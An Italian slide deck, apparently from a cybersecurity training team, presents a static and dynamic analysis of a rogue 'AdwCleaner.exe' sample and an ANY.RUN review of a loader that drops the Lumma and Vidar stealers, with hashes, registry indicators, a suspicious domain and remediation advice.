



MALWARE ANALYSIS AND REVERSE ENGINEERING

Team WolfGuard



Siamo un team specializzato in Cybersecurity e Digital Forensics, con un focus operativo sull'analisi avanzata delle minacce informatiche e sulla simulazione di scenari reali di compromissione.

Il nostro approccio unisce metodologia investigativa, competenze tecniche e standard operativi professionali.

L'obiettivo è produrre risultati di valore sia in ambito accademico che operativo, contribuendo a elevare il livello di sicurezza informatica nei contesti in cui operiamo.



FASI PROGETTO

01 ANALISI MALWARE

02 ANALISI LINK ANYRUN

03 NAVIGAZIONE FILESYSTEM
LINUX E GESTIONE PERMESSI

04 ESTRAZIONE FILE ESEGUIBILE
DA UN PCAP

05 BONUS 1 - REPORT ANYRUN

06 BONUS 2 - ANALISI DATI
HTTP E DNS

07 BONUS 3 - SECURITY ONION


08 EXTRA: MYDOOM

09 EXTRA: BUFFER OVERFLOW



01

ANALISI MALWARE





ANALISI MALWARE

- Presentazione del file AdwCleaner.exe.
- Obiettivo dell'analisi: determinare la natura e il comportamento del file
- Metodologia:
 - Analisi Statica (struttura del file)
 - Analisi Dinamica (comportamento in ambiente isolato)
 - Analisi del Traffico di Rete (tramite servizio esterno)



ANALISI MALWARE

ANALISI STATICÀ

Nome del File: AdwCleaner.exe

Tipo: Portable Executable 32 bit Dimensioni: 190.82 KB Hash (Indicatori Unici):

Data di Creazione: 2013-12-25

MD5	248aadd395ffa7ffb1670392a9398454
SHA-1	c53c140bbdeb556fca33bc7f9b2e44e9061ea3e5
SHA-256	51290129cccc38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc

AdwCleaner - Your one stop solution for Adware

AdwCleaner

All done, please review results below

Threat Name	Malware Type	Danger Level	Location
Start page Changer Win.32	Browser Hijacker	Very High	adb_updater.exe - Running process
MediaTraffic Feed	Popup Advertising	High	HKEY_LOCAL_USERS\Boot
VombaSavers	Advertiser		
Win32.Stealer Trojan	Spyware		
Win32.cc Loader	Spyware		

Infections Found: 13
Infections Cleanable: 13
Your PC is heavily infected! Clean now! --

Upgrade to the full version now!
This is the trial version of AdwCleaner, it can only scan threats but cannot remove them. To remove the found malware and clean your system, please buy the full version.

On sale now!
Only \$59,99
Normal price: \$89,99. Sale ending on: 15/04/2025
After purchase your serial number will be E-mailed to you, click here to enter it.

AdwCleaner è un rogue, un malware che finge di essere un tool di analisi, proponendo la risoluzione dei problemi riscontrati mediante acquisto della versione completa.



ANALISI MALWARE

ANALISI STATICÀ

Strumenti utilizzati:

- CFF Explorer
- PEStudio

CFF Explorer VIII - [AdwreCleaner.exe]

File Settings ?

File: AdwreCleaner.exe

Property	Value
Dos Header	
Nt Headers	
File Header	
Optional Header	
Data Directories [x]	
Section Headers [x]	
Import Directory	
Resource Directory	
Address Converter	
Dependency Walker	
Hex Editor	
Identifier	
Import Adder	
Quick Disassembler	
Rebuilder	
Resource Editor	
UPX Utility	

File Name: C:\Users\FlareVM\Downloads\AdwreCleaner.exe
File Type: Portable Executable 32
File Info: Nullsoft PiMP Stub -> SFX
File Size: 190.82 KB (195400 bytes)
PE Size: 75.50 KB (77312 bytes)
Created: Monday 14 April 2025, 11.58.19
Modified: Monday 14 April 2025, 11.58.28
Accessed: Tuesday 15 April 2025, 11.57.05
MD5: 248AADD395FFA7FFB1670392A9398454
SHA-1: C53C140BBDEB556FCA33BC7F9B2E44E9061EA3E5

Property Value
Empty No additional info available


pestudio 9.60 - Malware Initial Assessment - www.winitor.com | c:\users\flarevm\downloads\adwrecleaner.exe (read-only)

file settings about

c:\users\flarevm\downloads\adwrecleaner.exe

property	value
certificate	
revision	0x0200 (WIN_CERT_REVISION_2_0)
type	0x0002 (WIN_CERT_TYPE_X509)
file-offset (from)	0x0002DE0
file-offset (to)	0x0002FB48
size-certificate	0x1C68 (7272 bytes)
size-PKCS7	0x1C5A (7258 bytes)
size-PKCS7-null-padding	2 bytes
certificate > unknown	n/a
details	
name	WAT Software Rotterdam
signature-info	This digital signature is OK.
issued-by	COMODO Code Signing CA 2
stamp > signing	Wed Feb 04 22:05:21 2015
valid-from	Tue Jul 15 02:00:00 2014
valid-to	Thu Jul 16 01:59:59 2015
serial-number	5182E5B24A4BCE268960C54B36E71D02
thumbprint	CEF4C975AF57F938CE55C08FD08672074C83339B
signature-algorithm	sha1RSA
program-name	n/a
email	robert@jfjflor.com
more-info-url	n/a
tail	-

L'analisi statica ha confermato che AdwCleaner.exe è un eseguibile Portable Executable (PE) a 32 bit, potrebbe trattarsi un eseguibile compilato con Visual C++.



ANALISI MALWARE

Team WolfGuard



ANALISI DINAMICA

Ambiente di Esecuzione

Ambiente di Esecuzione Flare VM con strumenti di monitoraggio Procmon (Process Monitor) e Regshot. Analisi del traffico di rete integrata con risultati di ANY.RUN.

1

File Dropped

File Dropped
Creazione di
6AdwCleaner.exe in
C:\Users\AppData\Loca
l con hash SHA256:
4F0033E811FE2497B3
8F0D45DF958829D01
933EBE7D331079EEF
C8E38FBEEAA61.

2

Lettura Impostazioni di Sicurezza


Attività di lettura delle chiavi di registro e file di configurazione relativi alle impostazioni di sicurezza di Internet Explorer.

3

Persistenza nel sistema

Persistenza nel Sistema
Modifica al registro in
HKCU\Software\Micros
oft\Windows\CurrentVe
rsion\Run con nome
AdwCleaner e valore
puntante al file
dropped.

4





ANALISI MALWARE

ANALISI DINAMICA

Strumenti utilizzati:

- Procmon(Process Monitor)
- RegShot

The screenshot shows two windows. On the left is the 'C&Compare' tool, which displays a summary of registry changes: Keys deleted: 0, Keys added: 4, Values deleted: 0, Values added: 26, Values modified: 16, Folders deleted: 0, Folders added: 0, Folders attributes changed: 0, Files deleted: 0, Files added: 0, Files [attributes?] modified: 0, and Total changes: 46. An 'OK' button is at the bottom. On the right is a 'Process Monitor - Sysinternals' window showing a log of registry operations. The top log shows AdwCleaner.exe performing multiple 'RegOpenKey' operations on the Internet Explorer registry keys, mostly resulting in 'NAME NOT FOUND' errors. The bottom log shows AdwCleaner.exe performing 'RegOpenKey' operations on the Windows Current Version registry keys, with one entry indicating a 'NAME NOT FOUND' error for the key 'HKCU\Software\AdwCleaner'.

Time ...	Process Name	PID	Operation	Path	Result	Detail
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\SOFTWARE\Microsoft\Internet Explorer>Main\FeatureControl\FEATURE...	NAME NOT FOUND	Desired Access: Query Value
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKLM\SOFTWARE\Microsoft\Internet Explorer>Main\FeatureControl\FEATURE...	NAME NOT FOUND	Desired Access: Query Value
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKLM\Software\Policies\Microsoft\Internet Explorer	NAME NOT FOUND	Desired Access: Query Value
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\Software\Policies\Microsoft\Internet Explorer	NAME NOT FOUND	Desired Access: Query Value
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\Software\Microsoft\Internet Explorer\Security	SUCCESS	Desired Access: Read
14:26:...	6AdwCleaner.exe	580	RegQueryValue	HKCU\SOFTWARE\Microsoft\Internet Explorer\Security\DisableSecuritySetting...	NAME NOT FOUND	Length: 16
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKLM\SOFTWARE\Microsoft\Internet Explorer\Security	SUCCESS	Desired Access: Read
14:26:...	6AdwCleaner.exe	580	RegQueryValue	HKLM\SOFTWARE\Microsoft\Internet Explorer\Security\DisableSecuritySetting...	NAME NOT FOUND	Length: 16


Time ...	Process Name	PID	Operation	Path	Result	Detail
14:26:...	AdwereCleaner....	1856	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: Read/Write
14:26:...	AdwereCleaner....	1856	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\	SUCCESS	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Con...	SUCCESS	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\Software\AdwCleaner	NAME NOT FOUND	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: Read/Write
14:26:...	6AdwCleaner.exe	580	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: Read/Write

ANALISI MALWARE

Team WolfGuard




ANALISI TRAFFICO DI RETE




Rilevamento Connessioni

Analisi condotta tramite ANY.RUN ha rivelato tentativi di comunicazione esterna.



Dominio Sospetto

Dominio Sospetto
Comunicazione con
www.vikingwebscanner
.com, dominio con
indicazioni di
associazione a
contenuti malevoli.



Potenziale C&C

Potenziale C&C
La comunicazione
suggerisce interazione
con un server di
comando e controllo o
distribuzione di
ulteriore malware.

ANALISI MALWARE

Team WolfGuard



INDICATORI DI COMPROMISSIONE (IOC)

File Malevoli



AdwereCleaner.exe
6AdwCleaner.exe in
C:\Users\FlareVM\AppData\Local\

Comportamenti osservati



Dropping di eseguibile
Lettura impostazioni IE
Creazione servizio autorun
Persistenza nel registro




Modifiche al Registro

HKCU\Software\Microsoft\Windows\Cu
rrentVersion\Run\AdwCleaner

Connessioni sospette

Dominio: www.vikingwebscanner.com
Potenziale server di comando e
controllo



ANALISI MALWARE

Team WolfGuard



RACCOMANDAZIONI DI SICUREZZA



Rimozione Immediata

I file AdwCleaner.exe e 6AdwCleaner.exe devono essere considerati malware e rimossi immediatamente dal sistema infetto.



Scansione completa

Si raccomanda una scansione completa del sistema con un software antivirus aggiornato per rilevare ed eliminare eventuali componenti aggiuntivi o modifiche apportate da questo malware.




Ripristino del sistema

Se possibile, effettuare un backup alla versione precedente all'installazione dei file malevoli per garantire la completa rimozione di tutte le modifiche apportate.



02

ANALISI LINK ANYRUN



ANALISI LINK ANYRUN

- <https://app.any.run/tasks/371957e1-d960-4b8a-8c68-241ff918517d/>
- <https://app.any.run/tasks/f1f20828-2222-46fb-a886-09f77581e67b/>



ANALISI LINK1 ANYRUN

Informazioni di base sul file:

File name: 66bddfcb52736_vidar.exe

File info: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows



Proprietà del file:

- Data di creazione: 2024-08-17 01:24:51 UTC
- Dimensioni: 190.00 KB (194560 bytes)
- Hash MD5: fedb687ed23f77925b35623027f799bb
- Hash SHA-1: 7f27d0290ecc2c81bf2b2d0fa1026f54fd687c81
- Hash SHA-256: 325396d5ffca8546730b9a56c2d0ed99238d48b5e1c3c49e7d027505ea13b8d1

ANALISI LINK1 ANYRUN



MINACCE RILEVATE

Loader, è un tipo di malware che agisce come un veicolo per scaricare e distribuire altri componenti dannosi sul sistema. In altre parole, questo programma apre la porta a malware aggiuntivi, che possono compromettere ulteriormente il sistema.

Quando eseguito, il Loader si connette a server remoti e scarica altri file malevoli, come **Lumma**, **Stealer**, e **Vidar**.

Azione consigliata:

- Eliminare il file del Loader
- Monitorare il sistema per verificare eventuali altri file dannosi scaricati
- Bloccare connessioni remote verso i server sospetti.



ANALISI LINK1 ANYRUN

MINACCE RILEVATE

Lumma, è un malware che potrebbe essere utilizzato per monitorare o manipolare il sistema infetto, raccogliere informazioni sensibili e compromettere ulteriormente la sicurezza del dispositivo.

Dopo essere stato scaricato dal Loader, Lumma può infiltrarsi nei processi di Windows e cercare di eseguire attività dannose in background, come monitoraggio remoto o intercettazione di dati.

Azione consigliata:

- Eliminare il file Lumma
- Verificare se ci sono segni di manipolazione del sistema
- Bloccare eventuali accessi remoti tramite C2



ANALISI LINK1 ANYRUN

MINACCIE RILEVATE

Stealer, è un tipo di malware progettato per rubare dati sensibili memorizzati nei browser, nelle applicazioni di gestione delle password e in altri luoghi protetti. Questi dati possono includere password, credenziali bancarie e cookie.

Lo Stealer raccoglie i dati sensibili e li invia a un server remoto controllato dai criminali. Può anche essere utilizzato per raccogliere informazioni finanziarie, come numeri di carta di credito e credenziali bancarie.

Azione consigliata:

- Rimuovere il file Stealer
- Reset delle credenziali utente compromesse
- Monitorare la rete per attività sospette e altre esfiltrazioni di dati

ANALISI LINK1 ANYRUN

MINACCE RILEVATE

Vidar, è un infostealer noto per la sua capacità di rubare dati sensibili, inclusi portafogli di criptovalute, informazioni bancarie e credenziali di accesso. È particolarmente pericoloso in quanto raccoglie un'ampia gamma di dati personali.

Vidar esegue un'invasione mirata, raccogliendo dati da browser, app di criptovalute, e altre fonti sensibili, per poi inviarli a server C2 remoti controllati dai criminali informatici.

Azione consigliata:

- Eliminare il file Vidar
- Controllare e disabilitare i portafogli di criptovalute e altre credenziali sensibili
- Verificare eventuali transazioni fraudolente su account bancari e portafogli
- Bloccare i server C2 che potrebbero essere coinvolti




ANALISI LINK1 ANYRUN

CONCLUSIONI

Il file analizzato rappresenta una minaccia complessa e ben orchestrata, che sfrutta un **Loader** per distribuire diversi malware ad alto impatto. Le conseguenze includono il furto di credenziali, dati sensibili, informazioni finanziarie e il potenziale controllo remoto del sistema.

È essenziale intervenire con rapidità per contenere l'infezione, evitare ulteriori esfiltrazioni di dati, e proteggere gli asset critici dell'organizzazione.



